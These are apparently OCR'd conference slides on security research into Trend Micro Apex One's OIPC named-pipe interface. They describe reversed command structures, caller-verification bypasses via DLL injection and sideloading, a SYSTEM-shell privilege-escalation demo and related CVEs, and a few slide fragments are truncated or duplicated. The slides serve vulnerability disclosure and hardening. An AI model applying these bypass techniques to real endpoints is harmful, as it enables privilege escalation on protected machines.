
- scanServer64 - Multiple OOB and info leak found by Lynn
  - CVE-2020-24564 - Trend Micro Apex One Out-Of-Bounds Read Information Disclosure Vulnerability
  - CVE-2020-24565 - scanServer64 Out-Of-Bounds Read Information Disclosure
  - CVE-2020-25770 - scanServer64 Out-Of-Bounds Read Information Disclosure
  - CVE-2020-25771 - scanServer64 Out-Of-Bounds Read Information Disclosure
  - CVE-2020-25772 - scanServer64 Out-Of-Bounds Read Information Disclosure
- Named Pipe server seems to be a promising attack surface

Named Pipe Server

- scanServer6
  - CVE-2020-2 Disclosure Vulnerability
  - CVE-2020-2 e
  - CVE-2020-2 e
  - CVE-2020-2 e
  - CVE-2020-2 e
- Named Pipe ce

Named Pipe Server

- Almost every service has a Named Pipe Server with OIPC prefix
- Customized IPC Protocol



Trend Micro OIPC


- OIPC (Maybe OfficeScan IPC?)
  - An ancient component existed since the OfficeScan era, dating back to around 2007
- Based on Windows Named Pipe
- Can we write data to OIPC Named Pipe?
  - Yes, Allow RW for Everyone (during our research period)

```
> accesschk \\.\Pipe\OIPC_NTRTSCAN_PIPE_2218EBAB_63F8_49E4_930C_AF69E77928AF

Accesschk v6.15 - Reports effective permissions for securable objects
Copyright (C) 2006-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

\\.\Pipe\OIPC_NTRTSCAN_PIPE_2218EBAB_63F8_49E4_930C_AF69E77928AF
  RW Everyone
  RW BUILTIN\Administrators
```

Trend Micro OIPC

- Let’s take a look what the server is handling
- Both client and server implemented in `OfcPIPC_64x.dll`
- Server can specify a command handler callback
  - Huge switch case for IPC commands in some service’s handler

```
// Init OIPC Server
hIPC_RT = OIPC_Init(IPCRcvCallback, 0, "RT");
if ( hIPC_RT )
  OIPC_ReceiveStart(OIPC_NTRTSCAN_PIPE, hIPC_RT);
```



Trend Micro OIPC

- Huge attack surface
  - How do we send an OIPC command?
- Reversed the OIPC command structure and protocol
  - 3 types of command, REQUEST / RESULT / QUERY
  - 20+ pre-defined different server IDs

```
enum CMD_TYPE
{
    OIPC_RQUEST = 1,
    OIPC_RESULT,
    OIPC_QUERY,
};
```

```
struct CMD
{
  DWORD Type;
  DWORD Handle;
  DWORD ErrorCode;
  DWORD OfcProcID;
  SYSTEMTIME Timestamp;
  DWORD CmdID;
  DWORD Version;
  UINT64 Size;
  LPVOID Data;
  UINT64 Reserved;
};
```

```
enum OIPC_ID
{
    OIPC_TMLISTEN_PIPE = 1,
    OIPC_NTRTSCAN_PIPE,
    OIPC_PCCNT_PIPE,
    OIPC_PCCNTMON_PIPE,
    OIPC_PCCWIN97_PIPE,
    OIPC_PFW_PIPE,
    OIPC_OFC_DOG_NT_PIPE,
    OIPC_OFC_AS_PIPE,
    OIPC_CNTAOSMGR_PIPE,
    OIPC_CNTAOSSDK_PIPE,
    ...
}
```

Trend Micro OIPC

- Encrypted message hash in command header
  - MD5 Hash + `CryptProtectData` with `CRYPTPROTECT_LOCAL_MACHINE`
  - Maybe for message signature or checksum?
- Each server handles the data in OIPC Command in different way
  - Simple string manipulation
  - Deserialization with class
  - …

Trend Micro OIPC

- OK, now write a client and send commands with OIPC protocol and hash
- Re-implement the algorithm?
  - No, just call `OfcPIPC_64x.dll`
  - Copy decompiled code from the OIPC clients

```
OIPC_Init(0, 0, "UPDATE_SHOW_SYSTEM_TRAY_ICON");
OIPC_CreateCommand(&cmd, OIPC_RQUEST, 0x717, 4, hIPC);
OIPC_CmdDataCopy(&cmd, data, hIPC_RT);
if ( OIPC_SendData(&cmd, OIPC_PCCNTMON_PIPE, hIPC) )
    OIPC_FreeCommand(&cmd, hIPC_RT);
}
```

Trend Micro OIPC

- Nothing happened
- OIPC command ignored

```
[-IPC-][tmlisten.exe]CVerifyFileSignV2::VerifyEmbeddedSignatureByCertInfo - The file hash doesn't match the file signature,
error code: 800b0100 - [multiplesigncheck.cpp(1107)]
[-IPC-][tmlisten.exe]COIPCObj::IsTrendMicroSignedProcessW - failed to check digital signature for C:\Exploit\client.exe,
err=-2146762496 - [oipcobj.cpp(2009)]
[-IPC-][tmlisten.exe]COIPCObj::IsLegitimateCmd - Ignore the IPC command [0x00001337] sent by process which is not
digitally signed or signed by unknown company - [oipcobj.cpp(2590)]
[-IPC-][tmlisten.exe]ProcessReceivedIPCCmd - Invalid pipe client, reject it - [oipcthreadpool.cpp(38)]
```

OIPC Security Mechanism

- Caller Verification
  - Named Pipe client process must be signed by Trend Micro


```
BOOL COIPCObj::IsLegitimateCmd(COIPCObj *this, CMD *cmd, DWORD pid)
{
  ...
  ProcessDigitalSignatureType = COIPCObj::GetProcessDigitalSignatureType(this, pid);
  if ( ProcessDigitalSignatureType == 2 ) {
    Log(..., "%s - The pipe client process is signed by Trend Micro", "COIPCObj::IsLegitimateCmd");
    return TRUE;
  }
  if ( ProcessDigitalSignatureType == 1 )
    Log(...,
        "%s - Ignore the IPC command [0x%08X] sent by process which is not digitally signed or signed by unknown company",
        "COIPCObj::IsLegitimateCmd", CmdID);
  else
    Log(...,
        "%s - Ignore the IPC command [0x%08X] sent by process which could not be verified",
        "COIPCObj::IsLegitimateCmd", CmdID);
  return FALSE;
}
```

OIPC Security Mechanism

- Simply bypass with DLL Injection (Patched)
  - Create process from Trend Micro signed executable and inject DLL into it
  - Similar case: Check Point Anti-Virus
    - Finding and Exploiting the Check Point ZoneAlarm Anti-Virus for Local Privilege Escalation by illumant
- We can send OIPC commands and interact with almost every Trend Micro services

OIPC Security Mechanism

- Feels like bypassed the web front-end check and interacted directly with the back-end API



OIPC Security Mechanism

- Feels like bypassed the web front-end check and interacted directly with the back-end API

```
case 0x112Eu:
  sub_1401851D0();
  Log(
    0x44u,
    L"D:\\ws\\workspace\\OSCE\\OSCE_Common\\build\\src\\Client\\PccNT\\Service\\CNTTmNTScan\\cnttmnts_Service.cpp",
    8005,
    L"%s - IPC_CMD_LRT_ENABLE_SAMPLE_SUBMISSION, set g_bEnableSampleSubmission=%d",
    L"IPCRcvCallback",
    dword_1409E17E0);
  goto LABEL_504;
case 0x112Fu:
  sub_140185130();
  Log(
    0x44u,
    L"D:\\ws\\workspace\\OSCE\\OSCE_Common\\build\\src\\Client\\PccNT\\Service\\CNTTmNTScan\\cnttmnts_Service.cpp",
    8012,
    L"%s - IPC_CMD_LRT_ENABLE_ATSE_SCAN_ACTION, set g_bEnableAtseScanAction=%d",
    L"IPCRcvCallback",
    dword_1409E17E4);
  goto LABEL_504;
case 0x1130u:
  ApplyTrendXSetting();
  LoadTrendXFileSettings();
  ReloadFolderChangeNotification();
  Log(
    0x44u,
    L"D:\\ws\\workspace\\OSCE\\OSCE_Common\\build\\src\\Client\\PccNT\\Service\\CNTTmNTScan\\cnttmnts_Service.cpp",
    6967,
    L"%s - IPC_CMD_LRT_UPDATE_TRENDX_SETTINGS, set g_bEnableTrendXFile=%d",
    L"IPCRcvCallback",
    g_bEnableTrendXFile);
```

OIPC Security Mechanism

- Trend Micro patched this by protecting the signed process
  - We can’t inject DLL into signed processes

OIPC Security Mechanism

- Trend Micro patched this by protecting the signed process
  - We can’t inject DLL into signed processes
- Simply bypass with DLL Sideloading
  - Steal a signed executable from installation folder, which will load dbghelp.dll from current directory

OIPC Security Mechanism

- Trend Micro patched this by protecting the signed process
  - We can’t inject DLL into signed processes
- Simply bypass with DLL Sideloading
  - Steal a signed executable from installation folder, which will load dbghelp.dll from current directory
- Trend Micro patched this by checking the executable is located in installation folder

OIPC Security Mechanism Enhancements

- Some enhancements in current version OIPC
- Named Pipe ACL
  - Apply different permission to each services

```
153  switch ( this->m_dwMe )
154  {
155    case OIPC_TMLISTEN_PIPE:
156    case OIPC_NTRTSCAN_PIPE:
157    case OIPC_PFW_PIPE:
158    case OIPC_OFC_AS_PIPE:
159    case OIPC_ICRC_PIPE:
160    case OIPC_LWCS_PIPE:
161      memset(pListOfExplicitEntries, 0, sizeof(pListOfExplicitEntries));
162      memset(sid, 0, sizeof(sid));
163      BuildExplicitAccessWithWellKnownSid(pListOfExplicitEntries, sid, WinLocalSystemSid, 0xC0000000, SET_ACCESS, 0);
164      BuildExplicitAccessWithWellKnownSid(&pListOfExplicitEntries[1], &sid[1], WinInteractiveSid, 0x40000080u, SET_ACCESS, 0);
165      res = SetEntriesInAclW(2u, pListOfExplicitEntries, 0i64, &NewAcl);
166      if ( !res )
167        goto LABEL_39;
168      err = 997;
169      goto LABEL_38;
170    case OIPC_PCCNTMON_PIPE:
171      memset(pListOfExplicitEntries, 0, sizeof(pListOfExplicitEntries));
172      memset(sid, 0, sizeof(sid));
173      BuildExplicitAccessWithWellKnownSid(pListOfExplicitEntries, sid, WinInteractiveSid, 0xC0000000, SET_ACCESS, 0);
174      BuildExplicitAccessWithWellKnownSid(&pListOfExplicitEntries[1], &sid[1], WinLocalSystemSid, 0x40000080u, SET_ACCESS, 0);
175      res = SetEntriesInAclW(2u, pListOfExplicitEntries, 0i64, &NewAcl);
176      if ( !res )
177        goto LABEL_39;
178      err = 1013;
179      goto LABEL_38;
180    case OIPC_SAMPLESUBMSN_PIPE:
181    case OIPC_CCSF_PIPE2:
182      memset(&pListOfExplicitEntries_1, 0, sizeof(pListOfExplicitEntries_1));
183      memset(pListOfExplicitEntries, 0, 0x44);
184      BuildExplicitAccessWithWellKnownSid(&pListOfExplicitEntries_1, pListOfExplicitEntries, WinLocalSystemSid, 0xC0000000, SET_ACCESS, 0);
185      res = SetEntriesInAclW(1u, &pListOfExplicitEntries_1, 0i64, &NewAcl);
186      if ( !res )
187        goto LABEL_39;
188      err = 1061;
189      goto LABEL_38;
```

OIPC Security Mechanism Enhancements

- Some enhancements in current version OIPC
- Named Pipe ACL
  - Apply different permission to each services
- Command Whitelist
  - Process Token check on specify OIPC commands

```
15  if ( CmdID == 0x1F07 || CmdID == 0x3307 || CmdID == 0x3506 )
16  {
17    hProcess = OpenProcess(PROCESS_QUERY_INFORMATION, 0, pid);
18    if ( hProcess == -1i64 )
19    {
20      LastError = GetLastError();
21      Log(0x45u, "d:\\actions-runner\\_work\\osce_common\\osce_common\\osce_common\\build\\src\\client\\ofcpfw\\libofcipccommon\\oipcobj.cpp", 0x
22      return 0;
23    }
24    TokenHandle[0] = -1i64;
25    if ( !OpenProcessToken(hProcess, 8u, TokenHandle) )
26    {
27      LastError = GetLastError();
28      Log(0x45u, "d:\\actions-runner\\_work\\osce_common\\osce_common\\osce_common\\build\\src\\client\\ofcpfw\\libofcipccommon\\oipcobj.cpp", 0x
29LABEL_97:
30      CloseHandle(hProcess);
31      return 0;
32    }
33    CloseHandle(hProcess);
34    pSid = 0i64;
35    TokenInformationLength = 0;
36    GetTokenInformation(TokenHandle[0], TokenUser, 0i64, 0, &TokenInformationLength);
37    if ( !TokenInformationLength )
38      goto LABEL_94;
39    pSid = LocalAlloc(LMEM_ZEROINIT, TokenInformationLength);
40    if ( !pSid )
41      goto LABEL_94;
42    if ( !GetTokenInformation(TokenHandle[0], TokenUser, pSid, TokenInformationLength, &TokenInformationLength) )
43    {
```

OIPC Security Mechanism Enhancements

- Some enhancements in current version OIPC
- Named Pipe ACL
  - Apply different permission to each services
- Command Whitelist
  - Process Token check on specify OIPC commands
- Caller Verify
  - Caller process is located in installation folder
  - Caller process is Trend Micro signed
  - All loaded modules are Trend Micro signed
  - Trend Micro signed process is protected
  - …

OIPC Security Mechanism Enhancements

- Is it safe now?
- There’re too many way to inject code into a signed process
- While cooperating with the ZDI Bounty Program,
  Trend Micro is also actively improving the security of their products

Named Pipe Exploitation Tricks

- Potential RCE Attack Surface
  - Without ACL and `PIPE_REJECT_REMOTE_CLIENTS` flag
    - Named Pipe is accessible from remote with SMB
    - Combine with NTLM Relay on LAN to bypass authentication
    - Raining SYSTEM Shells with Citrix Workspace app by Pen Test Partners
- Windows API is not always reliable
  - PID from `GetNamedPipeClientProcessId` can be spoofed in specific scenarios
    - Windows Exploitation Tricks: Spoofing Named Pipe Client PID By James Forshaw


IPC Security Enhancements


- Permission Control
  - Specific users & roles for IPC access
- Architectural Design
  - Front-end/back-end inspired GUI & service interactions
- Encryption / Obfuscation
  - Secure IPC messages, inline the IPC logic, consider obfuscation if needed

Vulnerabilities and Exploitation

DEMO

Apex One Local Privilege Escalation


C:\Program Files (x86)\Trend Micro\Security Agent\PccNTMon.exe
Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.19044.1586]
(c) Microsoft Corporation. All rights reserved.
C:\>whoami
nt authority\system
C:\>


About
Trend Micro Apex One™ Security Agent
Agent version: 14.0.12637
View all components
© 2023 Trend Micro Incorporated. All Rights Reserved.
Warning!
This software is protected by copyright laws and international treaties. Unauthorized reproduction or distribution of this program, or any portion of it, may result in severe civil and criminal penalties, and will be prosecuted to the maximum content possible under the law.
TREND
Close

TREND Apex One Security Agent
Protection Enabled
You are protected and your software is up to date
Virus / Malware 0
Since 7/31/2023 (Mon) 23:58
Spyware / Grayware 0
Since 7/31/2023 (Mon) 23:58
Scheduled Scan Disabled
Scheduled scan is disabled
Smart Scan Agent Pattern 18.633.00
Last update: 8/15/2023
Scan
Update

12:17 AM
8/16/2023

Privileged Services with OIPC server

- CNTAoSMgr - Trend Micro Apex One Client Plug-in Service Manager
- NTRTScan - Trend Micro Common Client Real-time Scan Service
- TmListen - Trend Micro Common Client Communication Service
- TmCCSF - Trend Micro Common Client Solution Framework
- TmWSCSvc - Trend Micro WSC Service
- iVPAgent - Trend Micro Vulnerability Protection Service Agent
  - Not enabled by default
  - We missed this…

Privileged Services with OIPC server

PWNED CNTAoSMgr - Trend Micro Apex One Client Plug-in Service Manager

PWNED NTRTScan - Trend Micro Common Client Real-time Scan Service

PWNED TmListen - Trend Micro Common Client Communication Service

PWNED TmCCSF - Trend Micro Common Client Solution Framework

- TmWSCSvc - Trend Micro WSC Service
- iVPAgent - Trend Micro Vulnerability Protection Service Agent
  - Not enabled by default
  - We missed this…

CNTAoSMgr

- Ancient Plug-in Service Manager (2008~)
  - Written in C++ (Ancient One)
  - With debug message, easy to reverse
- Handle several OIPC commands for plugin install / remove

CNTAoSMgr

- Case Study
  - LoadLibrary is Hard!
- 10 CVEs in one feature (including patch bypasses)
  - CVE-2021-28645
  - CVE-2021-25253
  - CVE-2021-42011
  - CVE-2022-30700
  - CVE-2022-41747
  - CVE-2023-32555
  - CVE-2023-32144 / CVE-2023-32145
  - CVE-2023-47200 / CVE-2023-47201

CVE-2021-28645: Arbitrary Plugin DLL Loading

- OIPC command 0x1B06
  - Deserialize IPC data into SvcInfo
  - Call CAoSCNTPluginManager::LoadPlugin with arbitrary DLL path

